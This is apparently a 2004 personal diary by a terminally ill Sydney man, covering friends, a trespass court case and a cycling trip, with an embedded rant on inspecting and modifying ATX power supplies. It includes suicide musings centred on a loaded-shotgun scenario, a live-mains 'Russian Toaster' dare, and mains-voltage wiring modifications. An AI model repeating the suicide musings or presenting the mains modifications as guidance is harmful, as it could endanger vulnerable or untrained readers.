I had a strange dream. Joss fed her hand, palm-up, <sploof> into my chest under my left costal margin, under the rib, above the lung, the heart, and popped it out again and (borrowing from Dave Goldstein a word which rolls ever so delightfully off the tongue) supraclavicularly curled her fingers around that beautifully sculpted osseous strut extending from my neck to my shoulder. I watched the fingers close around it. Which should be impossible, I can't really see it from where my eyeballs are. No blood. Stuck in me, up to the elbow, the dream ended. Beats the shit out of me what this means, or even if it should mean anything. I have rivers of random crap floating through my head when I dream and most of it makes no sense.

Tools for the job.

I accidentally busted the aerial off my ghastly Nokia wankerfone today and found that an 8mm dia, 316 stainless 30mm hex bolt works pretty well as a substitute though seems to work better when the 'fone's horizontal. I dunno what its vSWR is but it

can't be too bad. I remember the usual fix to the broken-off aerial on the car bonnet was an inverted coathanger stuck in the feed hole, and this is its cellphone equivalent. You read it here first. Stand by. Someone will patent nuts and bolts.

The South African shagged me and fed me a huge slice of fried dead cow arse on thursday and I later popped around to Toad Hall and found I couldn't fix the brakes on Joss' bike 'cos there was a warped rim due to a missing spoke which I didn't spot before. Fucked if I can find my spoke key. So Joss isn't gonna ride with us on Sunday but maybe she wasn't up for the ride anyway. She has an Allen key now, with which to tweak her own bike. I know not of her inclination to use it.

It's April 3. Bill is rigid today. Hard, pressurised. Bill's size and texture varies. My sister turns 31 tomorrow and I am not gonna go to the dinner. Unless it rains in which case I'm not riding the push bike in it.

Joss appears to be way more stressed up than I thought. She worries me, but I can't stop her worrying about all the stuff she apparently worries about. I read her stuff when she offers it to me 'cos she has the guts to print it out but otherwise I feel a bit ignorant about what's stewing in her head and have trepidation about asking her. Please don't get continuously smashed and become slurred, insensate, incommunicado like my mum used to do, I want to suggest as gently as one could possibly suggest it, but I have to trust her not to, and I will have no reproach for her if she does - there's nothin' I can do about it 'cept watch. I'm glad she's having at least some good fun, tho, in Cremmo she's found a seriously well hung dude and loves it. The normal reaction you get from blokes about the discovery that one of their favourite shags has found someone more amply equipped than themselves is envy, but I reckon it's cool if they both have a great time and anyway, since the advent of injection-moulded silicone, size competitions have become sorta irrelevant - if you can manage to drag it home you can buy a polysiloxane phallus with which you could straightforwardly harpoon a whale. I'm happy with my rig and am happy that other people are apparently happy with it too. And you can have too much of a good thing. Allometry matters.

Oh, yeah. Joss. Joss seems sort of lost. Or on hold, or ... something. relate. There's a mixed load of feelings, that you're welcomed back but you haven't quite left, when ya move back in with your olds. If real estate in Sydney wasn't insanely overpriced ya wouldn't have to, you could go become a slave to a bank and expect to pay the fuckin' mortgage (Fr: death gamble) off before you died, and at least they hate everyone in an equal, detached, nothin'personal kind of way when they come every month for their scheduled suck on yer jugular. I was out for oh, shit, I dunno. Ten years? Two at Kairawa, three at Wollongong Rd, one wwoofing, and about four squatting various derelict buildings. The olds took me back into their place, into the back room. I've fixed the place up a fair bit since I got here and I'm currently deluded that they sort of like me around. I've got it pretty easy now since the word's got around I have more or less come home to... you know. Die.

In that sense, however, all of us here at 7 River st are. So there's parity. Hang around this house and in ten years none of

us will be here, we are quite literally a dead set. Mum's barely able to stand up without bracing her arms against a handy table or door jamb, dad's got a load of symptoms as long as your arm, and me, well, you know about my particular brand of mortality already. Dad can and very occasionally does whinge all he likes about my being a long-haired leftie (I'm not a leftie but he doesn't understand anarchosyndicalism) and that I should do something with my life and it's caustic off a duck's back now, my life's pretty much over so I don't have to justify what I do with it any more, but then, I never did anyway. Joss, methinks, is doing the uncomfortable squirm of someone who thinks she is hiding from her life under the gaze of people who think she shouldn't be. I conjecture that I can spot this particular squirm because I did it for about six months before The Day Everything Changed, the Day of the Scan, the day after which a lot of previously important stuff suddenly and surreptitiously ceased to matter a shit anymore. But I often see things which aren't really there.

I sometimes don't chuck pills down my neck any more. Fuck it, I think to myself. What's it matter. Feed Bill or don't feed Bill. It's all a meal ticket to Bill. Bill's gonna eat me anyway. Bill me. Fill me. Kill me.

"There's no use hidin'.  
The cells have begun dividin'."

TISM - [www.tism.wanker.com](http://www.tism.wanker.com) - Faulty Pressing Do Not Manufacture

Well. Yes.

I have cleaned some old things this week. I soaked the 1890's horsewhip in neatsfoot oil (the real stinky 1960's stuff, not the boiled linseed they sell as neatsfoot these days) for a couple of days and the room stinks of it, sorta like sump oil but a bit more sulfuric and the leather gleams and is supple, shiny. I think it's easier to crack, too. I also cleaned the heirloom W.M. Cashmore for the second time in my life. I think I cleaned it last when I'd turned 17, nearly half my life ago. It's a little bit corroded in spots. The action works, everything clunks together precisely, ka-thunk, just like it all did when it was manufactured in bloody Birmingham a century ago. Fearsome, murderous firestick, it is nevertheless the work of an artisan, little scrollwork engravings adorn the nitro-proof metal and the walnut stock. It's heavy and dense, in the way that just about everything made in the last twenty years isn't. The barrels (full and half choke respectively) are Damascus steel, and have pleasing concentric coaxial patterns in them. It's sprung very heavily and I can barely manage to cock the thing. When I do it makes the same sort of low clunk as grandfather clocks do once per second. When the triggers (there are two) are pulled, little puffs of oil vapour are punched into the air where the pins would smack into the primers of any shells which might be stuck in the breech. Kapow.

I've read about people wipin' themselves out with these. At the mo it's the furthest thing from my mind, but that might change in a hurry. Aside from Bill aching, for the time being, almost imperceptibly, nestled in the hollow of my collarbone, he appears otherwise to be behaving, and life is tooo fucking good.

Out of plain curiosity I pressed the twin bores against my neck (are you paying attention, Bill?), and extended my fingers down to their far end and could easily reach the breech, 30 inches away. I guess if short people wanted to blow their head off with it they'd need to actuate it with their toe which would be awkward to fit in the trigger guard. Not to mention bloody undignified. You gotta admit that, live or dead you'd look like an complete 'tard with your big toe stuck in a firearm. A lot of years ago I played a trombone but I hadn't really grown to my current height, so when seated I developed this trick of pulling the slide out to sixth position with my foot to get particular notes. Until I found that they could usually be played in other positions anyway. Which was good since I looked like less of a freak. I stopped playing for humanitarian reasons once I got the trombone riff from Thomas Dolby's 'Hyperactive' down pat.

This is not the right tool for such a job. Not because it couldn't do it, but such a task is a slur on this beautifully crafted, historical instrument, its great age, its careful manufacture. It's not a stock nickel rod turned on a lathe, stamped with a serial number and the sorts of stupid modern warnings legally compelled to be stamped upon modern arms [You may seriously injure or kill yourself with this device]. Besmirched with a suicide it'd end up in a secured dumpster and be heated into slag under the eyes of bored cops who are convinced they're doing this sort of thing for our own protection (well, really, their protection from other people). With their own 9mm Glocks at their side while they do it.

I saw a convex driveway mirror today with [Distorted Image] under it. Duh. There's a sign in Darling St which says [HIGH PEDESTRIAN ACTIVITY] on it. The council appears to think all the bipeds strolling around the kerbs are stoned or something.

Nah. Fuck it. If you were to put modern ammo in this and fire it, it'd peel open like a banana anyway. It could do the job I am contemplating doing but in the same way as a chainsaw could cut butter. Wastefully, and with needless splattering of butter all over the place.

I'da put a padlock for which I had no key, in the break hinge, if I thought I was gonna use this thing for anything silly. But I have no need. This thing'll sit in a box with its silica gel bag for another few decades, bored out of its two-bit ferrous mechanical mind, patiently waiting for something to blast. And don't get the idea this is the riskiest thing I did all day. It isn't, by a long way. I always feel much more threatened playing with live mains electricricker than I do with what amounts to a couple of iron tubes packed with explosive and sealed at one end. I slapped the 'probes on the power supply feed rails to see the active and neutral rails weren't switched around. 239VAC on the brown rail. They weren't. Good. I remember brown=active 'cos brown is the colour of the electrical burns you'll get if you fuck with it. Great mnemonic.... really focuses the mind.

And there's plenty of lethal edged crap in the kitchen. And the toolshed. The NSW government, in the guise of my old English teacher (currently the NSW police minister) is banning edged weapons. Again. Machetes, like my preferred tree-pruning instrument, will be outlawed. Like they matter at all to a constable with a 9mm automatic. Could they please ban motorised leaf-blowers? At least you can murder someone quietly with a

machete. I shave myself with an edged weapon. I suppose they'll be banned too.

My English teacher would be mortified by my syntactical ineptitude and grammatical ghastrliness, but would he feel that these mistakes were wholly mine, or partly his? Would he learn that part of the fun of writing is the gratuitous mess you can make on the sacred literary walls of lexical dogma and etymological etiquette? Spel thingz howeva u lyke.

To the terrified, everything is a weapon. The truly determined will drown 'emselves in the bath. 'Spose they'll ban water? Illegalise rain and the delightful noise it makes on the roof and the leaves outside the window? Of course. [For Your Security].

Oh. It rained of course. Lots. So I didn't ride the bike down at Heathcote. Spent sunday at home fixing power supplies. Which leads me to think about why I spend time fixing them. It has to do with their crappy construction. There are ways to fix this. So I wrote about it. Mainly as a way to avoid using antiword to convert some MS-WORD character reference documents into postscript prior to dumping them on the laserjet, for this court case.

<geek>

Supply.txt: this is a rant about power supplies, which came out of a discussion on catgeek@cat.org.au, about ATX power supplies, circa March 2004

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From predator@cat.org.au Sun Apr 4 15:30:17 2004  
Date: Thu, 11 Mar 2004 23:21:08 +1100 (EST)

-----  
Empowerment.

Lift the cowl off your computer and for a moment ignore the blinking, spinning techno eye-candy. Look for the most boring thing you can see. It's nestled in the top rear corner, attached to the chassis with four philips/hex head machine screws. It's invariably the grey metal box which via polychromatic spaghetti feeds current to your motherboard and all the other devices. It's your switch-mode ATX power supply unit.

Who gives a damn about a PSU? You do. Especially if it breaks. The contents of this metal box is all that stands between your expensive hand-picked collection of high-performance semiconductors, and whatever noisy quarter-kilovolt of oscillating crud the grid wants to toss at you.

I bet you've never looked inside it, have you? It's about time you did. If you own an ATX supply and it's long out of warrantee you have nothing to lose by doing so. Don't be ashamed if you've never looked - there's good reason to stay out of it. PSU's wrangle with mains electricity, which can kill you. However, if you unplug it, this problem goes away. Wait a while, so the big electrolytic caps in the front end can discharge.

There are other reasons to look before you buy, and before you put an unquantified PSU into service. If, as I do, you build machines which have to stay on continuously for years, and are considering a PSU purchase, you should ask your vendor to open the PSU before you buy it. They can always put on another warrantee sticker later once you've had a look and learn what they're selling you. If they won't open it, find a vendor who will. It really does matter.

Why you care, is because you own componentry worth at least 10x the price of the PSU to which it is connected, quite aside from the value of the data stored thereon.

Contrary to the case warnings, there really ARE user-servicable parts inside. Quality control stickers (QC-OK and similar) made by the billion in China and stuck on everything from power supplies to underpants should be ignored, and evidently some manufacturers spend more on case stickers than they do on quality parts. Better to look inside and judge for yourself.

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Crack it open.

The cowl of the generic PSU is held down with four small countersunk philips head machine screws. Remove these, lift the cowl upwards and the internals are exposed.

You'll see two sockets (mains in and mains out), a fan, and a circuit board packed with ferrite energy storage tori, big electrolytic capacitors, three-terminal regulators, heatsinks, small ICs, discrete components and so on.

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Size matters.

Unlike VLSI microprocessors, power supplies of a given wattage have not shrunk significantly in the last ten years, for reasons related to how much energy they're built to handle, which in turn governs the quantity of bulk metal, semiconductor and insulation required to handle it. With more ferrite, copper, solder and heatsinking inside, a good 300 watt supply will weigh noticeably more than an equivalently rated cheapie.

Look at the small 85 watt mini-ATX PSUs internal componentry, compared to a 300 watt item for component size and rating comparison. Your PSU should be running well within its capacity (about 70% of rated output is good), not struggling at its limits. Allocate 10 watts per harddisk and at least 100 watts for a modern (read, 1GHz) CPU. Peripheral cards add to this greed for power, GPUs especially. And then remember that what the rating sticker says is not always what the the supply can deliver.

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Things to look for.

- PCB \*screwed\* to chassis, not plastic-clipped, not stuck on with silicone/glue - screws ensure good grounding of the ground

rails to the casing. I like my main earth rail bolted to the chassis, too.

- Electrolytic capacitors rated to 105 deg C, it'll say so on their case. Electrolytic capacitors by CHSSI, Luminous, Luxon, and JPCON had high failure rate problems in recent years but it is unlikely low ESR (extended series resistance) capacitors are used in generic switchmode supplies.

- Grommets. These protect the cabling from abrasion during movement, where it exits the PSU case. Cable ties and folded metal are the usual cut-corner.

- No component gaps on the circuit board - no absent circuitry, all board positions full. A particularly incriminating shortcut is the substitution of a toroid choke with a component of rather less inductance

- a straight bit of wire. Good power supplies employ dedicated circuits for each rail, +12V, +3.3V, +5V, instead of several voltages derived from one regulator.

- The Real Components. Look for a three-terminal monolithic half-rectifier bolted to the heatsink, and not two back-to-back axial power diodes soldered in their place, these don't cool as well as equivalent-function regs due to poor contact patch between cylindrical body and flat heatsink, and relatively small x-section of conductor rails which are used as heatsinks in cost-cut supplies.

- Circuitry to deal with power factor correction current (the PSU will consume some energy in transforming mains voltage into DC rails served up the way your PC likes 'em). You might find a passive PFCC AC input capacitor on the mains input feed. Better PSUs have active circuitry to manage PFCC.

- Fuses, held in FUSE CLIPS. Yes, sometimes PSUs blow a fuse. They're usually soldered down because manufacturers don't expect you to replace a fuse, they assume whatever blows a fuse will render the rest of the supply useless. Not always true. They also want you to buy a new supply rather than spend twenty cents on a replacement fuse, but you knew that.

- Chromed grilles, screwed in, not punched from the box sheetmetal. The grilles have less air resistance so collect less dust and airflow is better. Cooling is important.

- Adequately rated wires feeding mains from the IEC-III sockets to the PCB. A 300 Watt supply will be pulling more than one amp from its active mains rail. So the wires from the feed socket to the PCB should be rated to carry more than an ampere. You'd be dismayed at the flimsy wire sometimes used.

- Extruded, aluminium heatsinks with lots of fins, not the cheaper punched tin plate ones (the latter exhibit lower thermal conductivity, more thermal mass). Black anodisation is a nice touch - it helps heat radiate off hot components to nearby chassis metalwork.

- thermal transfer grease and insulator pads between the heatsinks and the regulators. Be warned - don't touch the stuff - it might contain beryllium oxide.

- Non-flammable sealant goop. This is variously used to fix adjustment potentiometers to a set value, cover the vent ports on electrolytic capacitors, and support/separate tightly packed components. Take a sliver, see what happens when you try to burn it with a cigarette lighter. If it burns it's OK as an insulator but a hazard if the supply fails. And, in my estimation, if they use cheap sealant, fail it might.

- Sockets. From IEC-III to the circuit board, and from the PCB to the fan. It's just a nice touch.

- Unscrew the PCB and look 'under the rug' - at the circuit board artwork itself. Poor soldering, bridges between IC pads, tombstoning of SMD components, flux deposits left on the board, manual modifications (performed by someone who has to do a thousand the same way per day and will invariably get some of them wrong), fractures on the PCB corners from damage in transit, these things are indicative of poor manufacture and handling.

- Listen to it when it's turned on. All you should hear is a fan. Stop the blades to silence the noise and no odd buzzes should be apparent from the board. Nor, for that matter, should there be any odd smells.

Most PSU's will fail on these some or all of these criteria. So you'll have to take matters into your own hands to get a PSU which really does what you want, and will do it well for a long time. Which brings us to modifications.

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#### Augmentation

- Money.

Be prepared to pay extra if you spot a good PSU. This is not a mod, but it's a change in attitude which will pay off with less downtime. Beware. You can pay \$160 for the exact same PSU at certain major supply houses, as will cost you \$50 at others. Shop around.

- Metal Oxide Varistors.

These are a protective measure. They absorb most of the energy in a mains spike, and I solder one each across active-earth and neutral-earth mains rails. They explode when they do their job but are easy to replace and can save your motherboard and peripherals. Some PSU circuits already have these on board.

- IEC-III socket inline LC noise filtering.

Another protective measure, these sockets slot in where the plain plastic recessed-male socket of the PSU was originally mounted. They are somewhat longer than the socket they replace so care should be taken that the new socket casing doesn't damage the rest of the circuit during modification. Unsolder the original, solder in the replacement (don't swap the active rail for neutral), close up and turn on. These are essentially LC narrow bandpass filters and suppress everything either side of 50Hz, the frequency at which mains is delivered.

- Always on.

The only good thing about the previous power supply design, the AT series, was that if fed mains, it powered up your machine. I want supplies on my servers to always be on and not need human intervention. I strip a small section of insulation off the green power-supply-on rail and couple it to a black ground rail. PS\_ON is thus always held low so the PSU can't be turned off except by electrical shorts or removal of mains power (which is great for remote reboots). Not all PSUs turn on automatically when this has been performed, however. I usually remove the on/off switch too - I yank the power cord if I want it turned off.

- Ball bearing fan.

The failure of a \$3 sleeve bearing fan in a stock \$40 ATX PSU nearly ended my dad's business - its seizure gradually cooked the backup harddisk (40Gb maxtor in the top drive bay - convection cooling wasn't enough) and was in process of toasting the motherboard.

By default I remove the typical sleeve-bearing fan, insert a 12V ball-bearing fan and feed from the same rails as the original fan, or insert 240V ball bearing fan, of the same dimensions, soldering the 240V fan feeds onto the IEC-III incoming socket lugs. Be prepared for some noise, these latter items move more hot air than an electioneering pollie. A ballbearing fan usually lasts at least 25k hours depending on environmental dust, and the quality of the lube used in the bearings, which are sealed.

Some people run more than one fan in their PSU, usually on the outside. That's not a bad idea at all. Your PSU inhales pre-heated air from the inside of your machine and will last longer with any airflow assistance you might care to provide.

- absolutely reliable thermal overload cut-out.

I find some ATX PSUs will still work while fan is siezed, the PCB is charred, insulation is smouldering (you can smell it) and device is near ignition point. In this mode they cook the computer from the top down... glitches will originate in an overheated CPU (check in BIOS or use hand on heatsink - careful, can be *\*very\** hot) and the topmost devices start to disappear from the OS's device list, because they're not information devices any more - they're toast.

If a PSU gets really hot and out of expected operating temp range, the semiconductors which do its logic and power regulation undergo tolerance drift, which might mean off-spec voltages are fed to the motherboard, beyond its ability to regulate them. Glitch time!

Most power supplies have a positive temperature co-efficient resistor, or a thermistor, or something similar to drive logic for thermal shutdown. However, in the event of overheating failures you can't expect the thermal protection logic to work reliably, precisely because it's overheated too - and if gets overheated the thermal protection logic obviously didn't work in the first place. I rely instead on metallurgy and employ a thermal fuse, rated to 79 degs Celsius, soldered (carefully - if

you overheat it during install it'll go open-circuit and be useless) in series with the active rail. These are used in room heaters and can usually carry 10 amps minimum. They are very reliable. Using silicone sealant for electrical insulation with good thermal coupling, I mount it onto whatever heatsink has the most components on it (note, PSU heatsinks are usually live).

- Real Silicone.

I have been known to replace the existing sections of generic goop with silicone. Not the vinegar-flavoured, so-called acid cure variety - I use methyl ethyl ketoxime cure exclusively. Silicone never burns and ketoxime cure won't chemically react with the PCB tracks.

- Heatshrink

I like to see this around components and mains-energised solder lugs. Not necessary really but is a nice touch.

- Pots.

Variable fan noise drives me nutz. I sometimes put a potentiometer in series with the 12V fan feed and screw it down to a speed I find quiet.

General design philosophy.

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I observe \*stupid\* design errors in PSUs and if you do, you should think about their probable consequences.

I tossed an Osborne PSU (unknown OEM) wherein the main heatsink was screwed to the chassis cowl and blocking the air vents. Unsurprisingly this came to my attention after it had cooked itself to death.

I've seen three-terminal regs rivetted to heatsinks. I'd be suspicious of a supply from a manufacturer too cheap to use real bolts.

I see PSUs in which light-gauge fan feed wires gradually move around over time and catch the fan blades. Good manufacturers sleeve their fan feeds or cable tie them to something immobile.

The air vent grilles on the case, and the case metalwork itself, both serve as earthed Faraday shielding which protects your motherboard from introduction of spurious noise signals into its supply rails, from the switching noise of the PSU. I don't mess with these, nor do I drill extra holes.

- Burn-in.

People call me perverse but I keep chunks of obsolete hardware in part because they serve as a useful, cheap and if necessary sacrificial testbed for certain kinds of new components. Prior to installing it in production, I like to run a new PSU at full crank for about a month, driving a pile of failed ST-506 harddisks (the old, greedy, loud, 5.25 wide, double-height ones) and an old motherboard stuffed full of whatever old peripheral cards I can get. If the PSU is going to fail it will probably do

it during that time, and if this failure is damaging to peripherals well, it doesn't matter.

- Maintenance.

Yes, power supplies accumulate dust. It might be worth cleaning them out with a paint brush, or compressed air, every so often. Annually's good, it's helpful to schedule it with other downtime, drive replacements, motherboard upgrades, and so forth. Don't inhale the dust, it's variously made of old cockroach faeces, photocopier toner, carpet fibres, pollen grains, human skin flakes, fungal spores and other respiratory irritants.

So. Plugger-in, turn on. Suitably equipped, your PSU will run for years and even die valiantly saving the rest of your machine in the event of various mains supply misadventures.

Power on!

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</geek>

I watched a videotape Dougo sent me from Melbourne - Five minutes of Fame. There's a lot of footage of me on it I hadn't seen. One of the advantages of my intrinsic media-slut propensity is that various bits of footage of me in various incriminatory modes of trespass remain on tape where I can look at myself, slightly less aged, over a period of years. Note that I didn't say mature. But I get a bit wistful looking at it. Footage of the final years of my life and I didn't know it. Not like anyone does for the first few decades. Mullet didn't expect to die ten years ago either. I wonder what he was thinking as he drifted into unconsciousness in the frozen, arid, air-depleted icescape on Makalu? Well, nothing. Frostbrain'll stop you thinking - crystallise your thoughts and the meat you use to think with too.

I like that Channel V clip the best. With ... hmm. Who does that backing track... Tricky?

"Who do you think you are. You're insignificant. A small piece."

Yeah, I know already, fer fuck's sake. My life really is down the drain. I can crap on about drains interminably. It's on TV so it must be true.

Arrr. Most of cat didn't show up at Black Rose Monday night. Just Hugh and his fucked-up-hair dog Rupert, Neddie, Safa and myself. I dropped Neddie back to his rental accom in Newtown (the bike always handles like a car when it has a 100kg slab of Ned on the pillion seat - a smoother ride) and then sucked caffeine at Cinque and watched the late-night freakshow trot past the front window where I like to sit. Genia and Amber and KegRoll (Arlene Textaqueen's younger sister) popped past and we hadda bit of a chitchat. Which is another great thing about King St. Lots of people walk past and if you keep your eye out you can have an impromptu chat to them. Try that in Westfields. Then again, don't. Loiterers are a security risk, right? Move along.

I popped over to XML's place. Smokering and Twitchin' Link were there. XML is still not happy with her install so Puke-ohze went back on the machine where knoppix went before. She wants to get on the net right now. Link and Smokering work with Puke-Ohze all the time and neither of them could tell it where to find its own drivers, either. We get up to stupid stuff. Playing music on diving snorkels. Pouring cold water on each other's heads unexpectedly. Putting our hands into the toaster for a dare (Russian Toaster is a much simpler game than Russian Roulette and depends on you not knowing wether or not the toaster is plugged into a live socket, which as it happened I didn't - if this fact is ever published you can expect toasters to be banned). Bashing each other up with bananas. Twitchin's fun to watch, it's like he's got a bug in his servo' code someplace. Tourettes. I edit it out of my awareness fairly quickly. He nicked off later and Smokey and XML and I turned into something of a styrofoam sandwich on the lounge room beanbags. Arr. It was good. Shame about the clothes.

Monday night, off in the rain again to Turella. Someone's done a kernel transplant on Tarvat and I rebooted it at 2am so nobody'd notice the downtime. Oh shit. Big mistake. Nobody tested this did they. So tarvat's been down all day. I couldn't be arsed rebuilding it. Soz is gonna do it tonight.

Tuesday. I got a recycled envelope in the post from Liela today. As in, bits of cardboard held together with painter's edging tape. It bore a 'zine with no name but maybe it's called Thumb. It's Liela's hand in a thumb's up jesture slapped down on the glass of a photocopier someplace in San Francisco. Her nails are dirty, as I remember them when we squatted. A fortune cookie insert fell out of it:

[You will overcome obstacles to achieve success]

Not this time. I'd be happy to overcome obstacles to merely achieve mediocrity again.

I like that it's so unprocessed, grungy, fabricated of necessity and whatever bits of paper happen to be there. How much information is there that ya can't pack into a raw ascii screed like this one you're reading? Heaps. Road maps from odd cities. Ticket stubs from Shannon airport. Handwriting. Diary entries done on old impact typewriters with worn ribbons with real errors xxxx'd over, typewriters are more honest that way, and you can see which words are typed really hard by angry fingers. Printouts from dotmatrix printers where the paper got slightly jammed and the text is sort of curled down the page. Expired tickets from Deutsche Rail. That there's no staples and it's held together by sticky tape. 35mm film negatives. Slightly out of focus photographs, streakily xeroxed on a photocopier which is just about running out of toner. I can make out, faintly, the arch and delta patterns in her left thumbprint. Leila woz 'ere. ASCII just doesn't cut it in some departments though it's my fave tool. Leila's face loses a lot when translated from a photocopy of the black and white, silver emulsion shot to its ASCII essence which looks something like {:-)

I noticed something. Without even thinking about it I've started opening doorknobs with the backs of my fingers, my fist closed. Dont wanna leave fingerprints. Paranoid fuckhead.

Wednesday. No, Shit it's Judgement Day. Holy fucking thursday. Easter. I forget these religious rituals so thoroughly I am usually surprised by them twice, or I discover them postally later, which is when I realise that Jesus's main legacy is that I've lost twice the usual number of demerit points and pay twice the normal fine I'd get for speeding or whatever infringement a given cop wants to serve on me. Jesus didn't die to save you from your sins, all of you religious twits out there eating yer theobromine Easter Eggs and getting alfoil stuck in your teeth. Jesus died to give the cops an excuse to raise revenue. This existence of this fact makes cancer appear positively lucid and logical in comparison.

I am in court in 9 hours and I feel lucky that I am not going there on a train with no return ticket for a custodial charge. I lined up a caseworker at Justice Action, since most illustrious luminary honourable learned worshipful magisterial magistrates like that their miserable charges have been (my keys feel filthy typing this word) proactive about the penalty they are likely to encounter, it makes 'em feel like I'm taking them seriously. So if I have to do community service, I can do it there. Cookie works there. I can punch code for them instead of harvesting empty drink bottles and used condoms on the side of the tollways. My caseworker, Greg, has a zero haircut, wire-rimmed spectacles like I have, and a long spent time in the slam for stabbing his wife to death. I think from an experience point of view ya can't beat a convicted killer for knowledge of the justice system. He's rather engaging.

I imagine it could go like this.

J "How do you plead?"

P "Verbally, your worship."

J "How do you plead?"

P "I can do it in writing if you like. Oh. Do you mean what do I plead? Well I did all the stuff in the charge sheet. It's there in writing."

J "Guilty or not guilty, you twit?"

P "Guilt ceased to mean anything to me years ago. I did what it says in the charge sheet. I acted in contravention of S4,1,a of the Inclosed Lands Protection Act 1901. Sentence me please."

J "\$550 fine and fuck off out of here you pitiful long-haired wanker."

If I can get away without a contempt of court charge I'll be surprised and happy.

I'll write again when I'm done with this stupid court shit. Bored yet?

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Thursday.

I found a tie. I parked somewhere with no time restrictions. Burwood court has nice olivine/ sodium-feldspar granite tables and super-uncomfortable, fuck your bum off, wire mesh chairs. They scan everyone who comes in the door, except for the cops. The place stinks of cologne. Almost all the people heard in these cases are blokes, young, muscly, with bowl haircuts. Lebs and Tongans. Cookie came out to watch the case. It wasn't good

to hear on the morning that Legal Aid wasn't gonna represent me, cos it was a non-custodial charge and all that shit.

Thanks for the advance warning that you were gonna drop me in it guyz.

Ours was the first case of the day. Purple Death Faerie had her own lawyer from the SRC but he was a bit of a useless twerp. The maj' whinged to her that she was 20 not 12. Lifting manhole covers and exploring tunnels is a bit of an adventure... I don't think so, he said. He harped on that if stupidity or foolishness were a barrier to her getting a section 10 she wouldn't get one and that this lenience was extended once in a lifetime, rah rah, patronising, pompous git. Getting into stride, I though. He let her out with a six month good behaviour bond and she was ordered to pay \$61 court costs. I was relieved. I was gonna spring for her court costs but she said she wanted to go in the drain. I listened to a bunch of other cases. Wife bashers, car theives, dudes who decided to punch on with the cops (well, that's how the cops put it) shoplifters. Poor magistrate Paul Stanislaus Clorus (not the softest chap on the bench, I'm told), reduced to presiding over such a sequence of minor drivel.

I read the sheet the cops provided about me. It has my real name listed four times the same way, as my known aliases. It says I'm not fingerprinted, which is bollocks. I bloody am. I'm gonna ask 'em to destroy the fingerprinting entries.

Cookie showed up. She, PDF and I chatted momentarily with her lawyer before the session started. Purple Death Faerie was dealt with first and I listened closely to the Maj's comments since I suspected he'd like to hear them from me later. Cookie wrote that I should mention in my plea that I endangered the cops, which turned out to be a good idea. When eventually the laywers for other cases shut up (they call each other `my friend') and pissed off out of the courtroom I was called. It went something like this:

M: <my real name>?

P: Your worship.

M: Stand over there near the mic. Is <my real name> your name?

P: It is my name your worship.

M: What matter are you here for?

P: Trespass, your worship, Inclosed Lands Protection Act 1901, sec 4 1 a.

M: Are the facts in this sheet accurate?

<could I be bothered at this point to argue? No.>

P: The sheet is accurate your worship.

M: Do you understand the charge?

P: I understand the charge your worship.

M: How do you plead?

P: I wish to enter a plea of guilty your worship. Here are some references as to my character your worship.

M: Do you have anything else to say?

P: If the magnitude of stupidity of this sequence of events was apparent to me in advance I wouldn't be here. I've endangered myself, endangered the

police, wasted their time, wasted your time and I think to say anything more at this point would just be an additional waste of your worship's time.

At this point I shut up. I swear, he leaned back in his chair and beamed at me as if, finally, he'd met someone who understood what a soul-destroying waste of his time his job was. An interminable parade of drunks, thugs and petty crims throwing every excuse at him, all the same shit he'd heard before. Finally someone wasn't gonna bullshit him.

M: Well that's an eloquent summary. I am familiar with the details of this case from the hearing recently held for your accomplice. She had youth on your side. You do not. I find it inappropriate to impose a fine at this stage and require you to enter into a good behaviour bond for six months. If you break the terms of the bond you can be returned here for sentencing. You are free to go.

This took all of about four minutes and cost me \$61. Roughly the same as a blow job in 1970 and about as meaningful. I got my stuff off the Sherrifs at the door and walked out at about midday.

Joss showed up, I spotted her as she walked past a net cafe in which I was eating some lunch. We went down to the park on Burwood road and ate something with artichoke hearts and substitute Hungarian sausage in it. I dropped her back to Balmain after getting a bit lost on the way.

I woke up friday and rode the suspension-seat treadly from Blakehurst to Heathcote. This is my first serious ride since the big slash five months ago. After 10km I was a bit chafed. I am not very fit but there was no gut pain at all. Soz and Cookie showed up at the station and we rode down Heathcote road to the service track. Cookie's left pedal siezed so we gutted it on the roadside, and she ended up riding around on it with no bearings or anything. We went from Heathcote road along the service track to Woronora Dam, which was about 10km. The water board have sealed all the gaps in the water pipeline so there were no handy pipeline leaks to drink from but the creek water was potable and it was a clear, sunny day. Some killer hills though. We reached the dam in the afternoon and checked out the vast concrete monster and the 53 thousand billion gallons of water it was reckoned to be holding back, before riding out again to the southern freeway. It looks about 80% full but most of a dam's capacity is in its upper layers. Soz and Cookie got the train back to Turella at Waterfall. I rode back to Blakehurst, and was thoroughly fucked by the time I got there, at the end of the roughly 45km haul. Was a time I'd eat 45km without a thought. My knees and wrists hurt, my legs ached, my neck hurt from holding my head up. I'm glad I'm going to Bathurst on a motorbike on Sunday. 200km'd under my own steam would just about kill me.

I'm off to rebuild tarvat on another motherboard. Tomorrow I fix the wiring in Lou's squat on Wilson St. A favour's a favour 'n all.

Double fucking demerit points. Thanks very much Christianity. Oh well. In a parallel universe someplace people probably get double demerit points for all of Ramadan.

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It's friday 16th, it's been a long time from the (dumb) terminal. Sunday arvo I rode the 'cycle out to Bathurst. Took three hours and I arrived in the near-dark, and was very nearly despatched by a 'roo which decided to jump into the space where my bike was going to be in half a second (at 90 kays an hour). I hit the anchors and swore and the thing happily sprung along the road for a few more skips, its feet thumping and claws scuffing on the bitumen, before bounding over a fence and off into the distance. The back tyre smoked when I locked it up.

I met Keith on the driveway at dusk and he told me where to drive.

Jude and Joss and Soph and I got a bit pissed. Smoked some cones. They hadda leave the next day.

I've wandered about the place now where Joss spent some of her life growing up. It's steep, and a bit denuded of trees. There's a power transmission line snaking across the river gully at the bottom. Big veins of quartz run along the property, striking North-South, I reckoned, assuming west was where the sun set. Outcrops of basalt, clotted with moss, jut out of the ground at funny angles in places. It is quiet and I could hear the birds. The river is lined with willows and casuarinas with bits of roofing iron wrapped around them in the direction of flow of the water. There's roo, rabbit, horse and various other shit around the place. Walnut trees in irrigated rows. Alpacas synchronously pointing their heads at me in curiosity. A vinyard.

